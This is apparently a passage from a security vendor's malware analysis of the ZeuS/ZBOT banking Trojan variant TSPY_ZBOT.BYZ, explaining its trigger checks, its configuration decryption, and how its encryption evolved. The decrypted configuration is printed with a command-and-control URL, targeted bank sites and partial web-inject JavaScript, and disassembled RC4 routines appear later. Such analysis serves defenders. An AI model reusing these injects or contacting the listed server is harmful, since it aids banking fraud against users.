


Figure 18. *Memory dump of stolen email addresses from the user's* WAB *prior to encryption*

Click to return to the ZBOT-LICAT behavior diagram

TSPY_ZBOT.BYZ's ability to steal information is the real payload of this attack. In addition to the first two sections above, which described ways by which this attack shows an improvement over previously seen routines. TSPY_ZBOT.BYZ also used some complex obfuscation and decompression techniques to prevent easy fingerprinting and reverse engineering. (For the full details on the obfuscation and decompression techniques TSPY_ZBOT.BYZ utilized, see Appendix C.)

CONDITIONS TO TRIGGER: WHO IS "DAVE"?

TSPY_ZBOT.BYZ performs certain checks before actually executing its malicious routine. One of these trigger conditions is the existence of the string *DAVE* in the malware's body.

DAVE is the indicator string that points to the part of the malware's body that contains the data it needs to perform its installation routine (see Figure 19). This encrypted string can be found in the overlay section of the malicious file. The malware decrypts 4 Bytes of the file until it finds the said string before completely decrypting the remaining 0x200 Bytes of data found after the said string.





Figure 19. DAVE *string*

Once decrypted, the malware will then check the actual size of the decrypted data, which is found at offset 0x4 after the said string (see Figure 20).

Figure 20. DAVE *string's header*

If the data's size is equal to 0x0ch, the malware drops a copy of itself onto the system. It will have a different overlay content, which includes the data required to continue performing its malicious routine.

If the data's size is, on the other hand, equal to 0x1e6h, the malware proceeds with the system infection by injecting the malicious code into running processes, by hooking APIs, and by patching files (see Figure 21).



Address	Hex dump																ASCII
0012F918	E6	01	00	00	57	00	49	00	4E	00	58	00	50	00	5F	00	µ0..W.I.N.X.P._.
0012F928	42	00	34	00	44	00	46	00	37	00	36	00	31	00	31	00	B.4.D.F.7.6.1.1.
0012F938	46	00	35	00	37	00	33	00	36	00	37	00	36	00	45	00	F.5.7.3.6.7.6.E.
0012F948	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0012F958	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0012F968	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0012F978	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
0012F988	00	00	00	00	00	00	00	00	00	00	00	00	D0	22	8C	6B	............Đ"Œk
0012F998	4B	7B	D9	11	B3	DA	80	6D	61	72	69	6F	B1	04	D2	3F	K{Ù.³Ú€mario±.Ò?
0012F9A8	7C	B5	40	72	C2	C7	FD	65	87	A9	F3	8E	25	3B	11	9C	|µ@rÂÇýe‡©ó%;.œ
0012F9B8	06	77	69	84	80	E4	2D	44	F5	61	8F	82	83	9A	98	74	.wi„€ä-DõaŠ‚ƒšt
0012F9C8	22	32	5F	CA	46	00	1A	9B	4C	37	1F	15	7D	34	39	E5	"2_ÊF..›L7..}49å
0012F9D8	CB	6F	D5	D3	8A	88	33	7A	F6	71	CE	4E	D8	A4	E9	95	Ëoշ Ó.ˆ3zöqÎNØ¤é.
0012F9E8	97	3D	EB	14	60	9E	A2	55	B8	C8	8C	F2	0E	52	B4	2B	—=ë.`ž¢U¸È.ò.R´+
0012F9F8	C0	F0	CC	7E	78	BD	FE	FB	75	C9	79	1E	0B	B7	A5	DD	Àðì~x½þûuÉy..·¥Ý
0012FA08	62	CD	66	A0	08	AF	C1	47	7F	17	45	42	EA	2E	27	AE	bÍf .¯ÁG..EBê.'®
0012FA18	41	91	B6	DA	2C	6D	0C	07	4A	FA	23	F9	6E	0A	94	BA	A‘¶Ú,m..Jú#ùn.”º
0012FA28	D0	EF	A3	5D	57	76	C6	03	DB	D1	49	05	EC	64	A8	86	Ðï£]WvÆ.ÛÑI.ìd¨.
0012FA38	9D	3A	BE	67	96	AC	A7	18	2A	21	4B	8B	FF	3C	31	09	.:¾g–¬§.*!K‹ÿ<1.
0012FA48	F4	BC	12	BB	DC	93	01	43	E2	DF	3E	9F	02	63	D9	4F	ô¼.»Ü“.Câß>Ÿ.cÙO
0012FA58	85	6C	16	56	92	48	0D	36	89	26	E0	38	13	8D	90	58	…l.V’H.6‰&à8..X
0012FA68	C4	E6	81	FC	99	D7	70	D6	59	1C	10	F8	19	B2	A1	53	Äæ.ü™×pÖY..ø.²¡S
0012FA78	20	B9	E3	AB	E8	0F	CF	5E	E7	73	F1	A6	AD	F7	C3	50	.¹ã«è.Ï^çsñ¦.÷ÃP
0012FA88	5C	BF	1D	1B	24	4D	28	E1	5A	35	C5	ED	6B	30	DE	EE	\¿..$M(áZ5Åík0Þî
0012FA98	D4	51	7B	5B	54	2F	B3	AA	6A	29	68	B0	00	00	42	6F	ÔQ{[T/³ªj)h°..Bo
0012FAA8	78	6F	5C	69	74	6F	67	75	2E	65	78	65	00	00	00	00	xo\itogu.exe....
0012FAB8	00	00	46	79	66	6F	5C	65	76	79	64	2E	79	66	65	00	..Fyfo\evyd.yfe.
0012FAC8	00	00	00	00	00	00	41	62	6F	6E	77	61	00	00	00	00	......Abonwa....
0012FAD8	41	7A	75	6C	71	00	00	00	00	00	47	75	66	6F	6C	6F	Azulq.....Gufolo
0012FAE8	64	00	00	00	43	65	64	65	75	64	65	00	00	00	2E	D5	d...Cedeude....Õ
0012FAF8	73	E3	B9	3D	A6	A7	00	00	00	00	00	00	00	00	00	00	sã¹=¦§..........

Figure 21. *Decrypted 0x1e6h data*

CONFIGURATION FILE DECRYPTION AND DECOMPRESSION

The success of ZBOT variants cannot be solely attributed to their ability to morph in order to evade hash-based and heuristic detections. In fact, this probably has more to do with their sophisticated information-stealing technique. While we believe that the ZBOT variant discussed in this paper was still created with the ZeuS 2.0 toolkit, they now come with a more effective update service.

To understand the main purpose that TSPY_ZBOT.BYZ serves requires understanding of its configuration file. After all, the configuration file holds important information for the analysis of the said Trojan. Most of the information contained in the configuration file is used for the Trojan's bank account information-stealing routine.

To discover how vital the configuration file is, take a look at its layout. Similar to other malware, this ZBOT variant's configuration file does not come in a readable format. It is encrypted, which makes it difficult to analyze. Security analysts or researchers have to first learn how the decryption machinery works before they can fully understand what the bot's main purpose is. Although TSPY_ZBOT.BYZ has additional capabilities, it still employs the same algorithm to decrypt its encrypted configuration file, as other variants created with the ZeuS 2.0 toolkit do.

To start the analysis, keep in mind that like other ZeuS 2.0-created variants, TSPY_ZBOT.BYZ also injects its routines into several running processes beginning with *EXPLORER.EXE*. Knowing this, security analysts or researchers can then focus on the *EXPLORER.EXE* process and the bot's .EXE file. Loading the .EXE file onto a disassembler such as *OllyDbg* and executing it until the thread injection APIs shows that *EXPLORER.EXE* is the first process it injects its code into (see Figure 22).




Figure 22. *TSPY_ZBOT.BYZ creates a remote thread to the* EXPLORER.EXE *process*

ZeuS 2.0 employs two decryption algorithms—one complicated and the other simple—to decrypt its encrypted configuration file. The first decryption algorithm uses *RC4-RC4* while the other uses *XOR-RC4*. Based on the sample we analyzed, TSPY_ZBOT.BYZ only employs the simpler algorithm—*XOR-RC4* (see Figure 23).




Figure 23. *TSPY_ZBOT.BYZ's configuration file decryption algorithm*

As shown in the diagram on the previous page, the decryption requires tables of values that we need to locate in the injected process. We then fed these tables to an XOR module in order to produce a new table that contains the URL where the encrypted configuration file and a decryption key table can be downloaded. The downloaded configuration file is RC4 encrypted and compressed. We used the decryption key table we produced from the first process to decrypt the RC4-encrypted configuration file. We then decompressed the decrypted configuration file using a decompressor module in order to reveal its contents.

Even if we now know that the decryption key is already present in the *EXPLORER.EXE* process, dumping the process' main module to locate the tables is still insufficient since the bot allocates regions of pages in the virtual memory. In addition, dumping every page can only help a little in tracing the necessary tables since their locations and the key's offset value are not fixed. To locate the tables, we scanned memory pages for a series of instructions that contains important addresses that hold the locations of the said tables (see Figure 24).




Figure 24. *Series of instructions that contains key tables*

After recovering the tables, we used the XOR key table to decipher the encrypted key table using XOR. The deciphered table now contains the configuration file's URL and the key to decrypt the said configuration file (see Figure 25).

Figure 25. *Decrypted table that contains the configuration file's URL and the decryption key*

TSPY_ZBOT.BYZ tries to connect to the URL by appending */news/?s={number}* to download its configuration file. Based on its code, however, the Trojan also uses DGA to generate other URLs from which it can download other configuration files based on the system's current date.

After acquiring the encrypted configuration file, we needed to recover the offset value of the decryption key. As shown below, the offset value of the decryption key has been added to ECX, which holds the decrypted table's address (see Figure 26).




Figure 26. *Locating the offset value of the decryption key that is stored in the decrypted table*

Once the key has been extracted, we were able to decipher the configuration file by feeding the configuration file and the decryption key to the last stage of RC4 decryption and decompression. The decrypted configuration file is the most important part of a ZBOT variant (see Figure 27). Most people see the configuration file as a garbage file that the malware downloads though it is actually the malicious file's core component, which makes it especially dangerous.

```
http://uhqmskmzjwjtyzqj.org/news/?s=3!http://* !https://mail.goole.com/* !
https://server.iad.liveperson.net/* !https://chatserver.comm100.com/* !
https://fx.sbisec.co.jp/* !https://match2.me.dium.com/* !https://clients4.google.com/* !
https://*.mcafee.com/* !https://www.direktprint.de/ * !*.facebook.com/* !*.myspace.com/*
*.twitter.com/* !*.microsoft.com/* !*.youtube.com/*  https://*.ebanking-
services.com/*/signin.aspxauthTknw   ┘ ERCPQ   ┌╖€ -    ┌    < >╕(    ┌              ┌inject ^
├<body:‡>_ | ┌U |U ├   'N\    ◘ <script type="text/javascript" language="JavaScript"
src="scripts/injscp.js"></script>¤   ┼ ERCPŽ   ¬€ -    ┌    i "╕( ┘ ┌          ┌1 ^
kid="personal_tabbing"<>_ • ┌<U •<div id="notbillindstat"U k ft╓◘     %1U   ┘ ERCPO    ╕€ -
  < > (            ┌              ┌inject ^ ┤<head>_ | ┌U |U ┤ c="╫  ◘ <link rel="stylesheet"
type="text/css"
href="https://ajax.googleapis.com/ajax/libs/jqueryui/1.7.1/themes/smoothness/ui.all.css"
<style type="text/css">#inject{display:none}#dialog2{display:none}#dialog3{display:none}
-dialog{width:550px;border:1px solid #cccccc;font-size:11px; background:url
(https://www.americanexpress.com/home/images/hpbkgrd_login.jpg) repeat-x}.ui-dialog .ui-
dialog-titlebar-close{visibility:hidden}.ui-widget-header{background:#fff;border:1px sol
#cccccc;color:#0909dd;font-size:120%;font-family:Myriad,Arial,Helvetica;font-weight:bold
.ui-widget-content .ui-state-default{border:1px solid #dd0000;background:#e0c634 url
(images/ui-bg_glass_80_e6e6e6_1x400.png) 50% 50% repeat-x;font-
weight:normal;color:#000;outline:none}.ui-dialog input{text-
align:center;background:#f8f8f8;padding:0;margin:0;font-family:arial,sans-serif;font-
size:13px;font-weight:bold;border:1px solid #cccccc}.ui-dialog .ui-widget-content
{background:transparent}.ui-widget-overlay{opacity:1;filter:Alpha(Opacity=75)}</style>W
ERCPQ   ¬€ -    ┌    < >╕(          ┌              ┌inject ^ ├<body:>_ | ┌U |U ├ _tu1  ◘ <script
type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.3.2/jquery.min.js"></script><script
type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jqueryui/1.7.1/jquery-
ui.min.js"></script><script type="text/javascript">function setcookie (name, value, expi
path, domain, secure) {document.cookie = name + "=" + escape(value) +((expires) ? ";
expires=" + expires : "") +((path) ? "; path=" + path : "") +((domain) ? "; domain=" +
domain : "") +((secure) ? "; secure" : "");}function getcookie(name) {var cookie = " " +
document.cookie;var search = " " + name + "=";var setStr = null;var offset = 0;var end =
0;if (cookie.length > 0) {offset = cookie.indexOf(search);if (offset != -1) {offset +=
search.length;end = cookie.indexOf(";", offset);if (end == -1) {end = cookie.length;}set
= unescape(cookie.substring(offset, end));}}return(setStr);}function loadpopunder() {
function Continue() {}function Init() {$('#inject').dialog( { resizable : false, draggab
```

Figure 27. *Decrypted configuration file*

The decrypted configuration file contains the bot's command-and-control (C&C) server URL; list of targeted sites, which are mostly bank related; and HTML inject codes. Whenever an affected user visits any of the targeted banking sites, the malware injects malicious HTML codes into the said sites.

To obfuscate its malicious routine and to make analysis and consequent removal harder for security experts to perform, the malware uses several layers of encryption and decompression techniques.

Click to return to the ZBOT-LICAT behavior diagram

A LONG VIEW: ZEUS' QUEST TO AVOID EARLY DETECTION

As early as 2008, ZBOT variants have been using a configuration file downloaded from a fixed URL embedded in their body. This configuration file comprises several sections that can either be compressed, as they most often are, or uncompressed. It is also encrypted with a simple algorithm that does not involve the use of a key (see Figure 28).

```
Decrypt.cry
.Word
.Forward
mov     edx,ecx
add     edx,5
add     edx,edx
add     edx,eax
mov     al,dl
add     ecx,2
add     edi,1
mov     esi,edi
add     esi,esi
mov     ebx,0f9
sub     ebx,esi
add     bl,ah
mov     ah,bl
add     edi,1
```

Figure 28. *Decryption algorithm older ZBOT variants like TSPY_ZBOT.QW used*

```
PUSH EBP
MOV EBP,ESP
PUSH ECX
MOV CL,BYTE PTR DS:[EAX+100]
PUSH EDI
MOV BYTE PTR SS:[EBP-1],CL
MOV CL,BYTE PTR DS:[EAX+101]
XOR EDI,EDI
MOV BYTE PTR SS:[EBP-2],CL
CMP DWORD PTR SS:[EBP+C],EDI
JBE SHORT 12.0040E231
PUSH EBX
PUSH ESI
INC BYTE PTR SS:[EBP-1]
MOVZX ECX,BYTE PTR SS:[EBP-1]
LEA ESI,DWORD PTR DS:[ECX+EAX]
MOV DL,BYTE PTR DS:[ESI]
ADD BYTE PTR SS:[EBP-2],DL
MOVZX ECX,BYTE PTR SS:[EBP-2]
ADD ECX,EAX
MOV BL,BYTE PTR DS:[ECX]
MOV BYTE PTR DS:[ESI],BL
MOV BYTE PTR DS:[ECX],DL
MOVZX ESI,BYTE PTR DS:[ESI]
MOV ECX,DWORD PTR SS:[EBP+8]
MOVZX EDX,DL
ADD ESI,EDX
AND ESI,0FF
MOV DL,BYTE PTR DS:[ESI+EAX]
ADD ECX,EDI
XOR BYTE PTR DS:[ECX],DL
INC EDI
CMP EDI,DWORD PTR SS:[EBP+C]
JB SHORT 12.0040E1F6
POP ESI
POP EBX
MOV CL,BYTE PTR SS:[EBP-1]
MOV BYTE PTR DS:[EAX+100],CL
MOV CL,BYTE PTR SS:[EBP-2]
MOV BYTE PTR DS:[EAX+101],CL
POP EDI
LEAVE
RETN 8
```

Figure 29. *RC4 encryption algorithm older ZBOT variants like TSPY_ZBOT.CAR used*

At the beginning of 2009, new ZBOT variants emerged, which featured changes to the names of dropped files and the notable use of RC4 algorithm to encrypt their configuration files (see Figure 29). Though the same compression algorithm was used, RC4 encryption made the configuration file decryption process a bit more time-consuming. Unlike with earlier variants whose configuration files can be decrypted and decompressed even without the malware itself, the new variants required a key that can only be found in the malware's body before their configuration files could be decrypted. This enabled the creators to buy a little more time before their drop points and update URLs could be blocked. One such ZBOT variant that had this feature was TSPY_ZBOT.CAR.

The ZeuS authors seemed to have been satisfied with their use of RC4+ algorithm with compression techniques. Then came ZeuS 2.0, which employed a simple upgrade to its configuration file encryption technique. This added a second layer of encryption to RC4, making it quite clear that the authors want to hide valuable URL information, drop points, and update URLs from the prying eyes of security analysts and researchers. To further avoid detection, the authors also randomized the names of the files the malware dropped, including that of its configuration file. One such ZBOT variant created with the ZeuS 2.0 toolkit was TSPY_ZBOT.CQJ.

ZeuS 2.0-created ZBOT variants also tried out file infection using PE_ZBOT.A, which patched files with code that leads to the download of a Trojan from a fixed URL. This, however, may have just been a trial version of sorts, as its attempt to spread via spam did not pan out as planned.

Even though ZBOT variants successfully infected a lot of files using this feature, the fact that the fixed URL from which the main ZBOT component was downloaded from could easily be blocked remained a weakness. Hence the use of DGA on the most recent ZBOT variants along with new packers and/or crypters (see Figures 30–32). With the new packer/crypter, ZBOT variants attempt to look like normal files since packed files are already usual suspects and as detections are now created based on the packers malware use.

Figure 30. *TSPY_ZBOT.QW's directory table that shows that it does not have an import API*

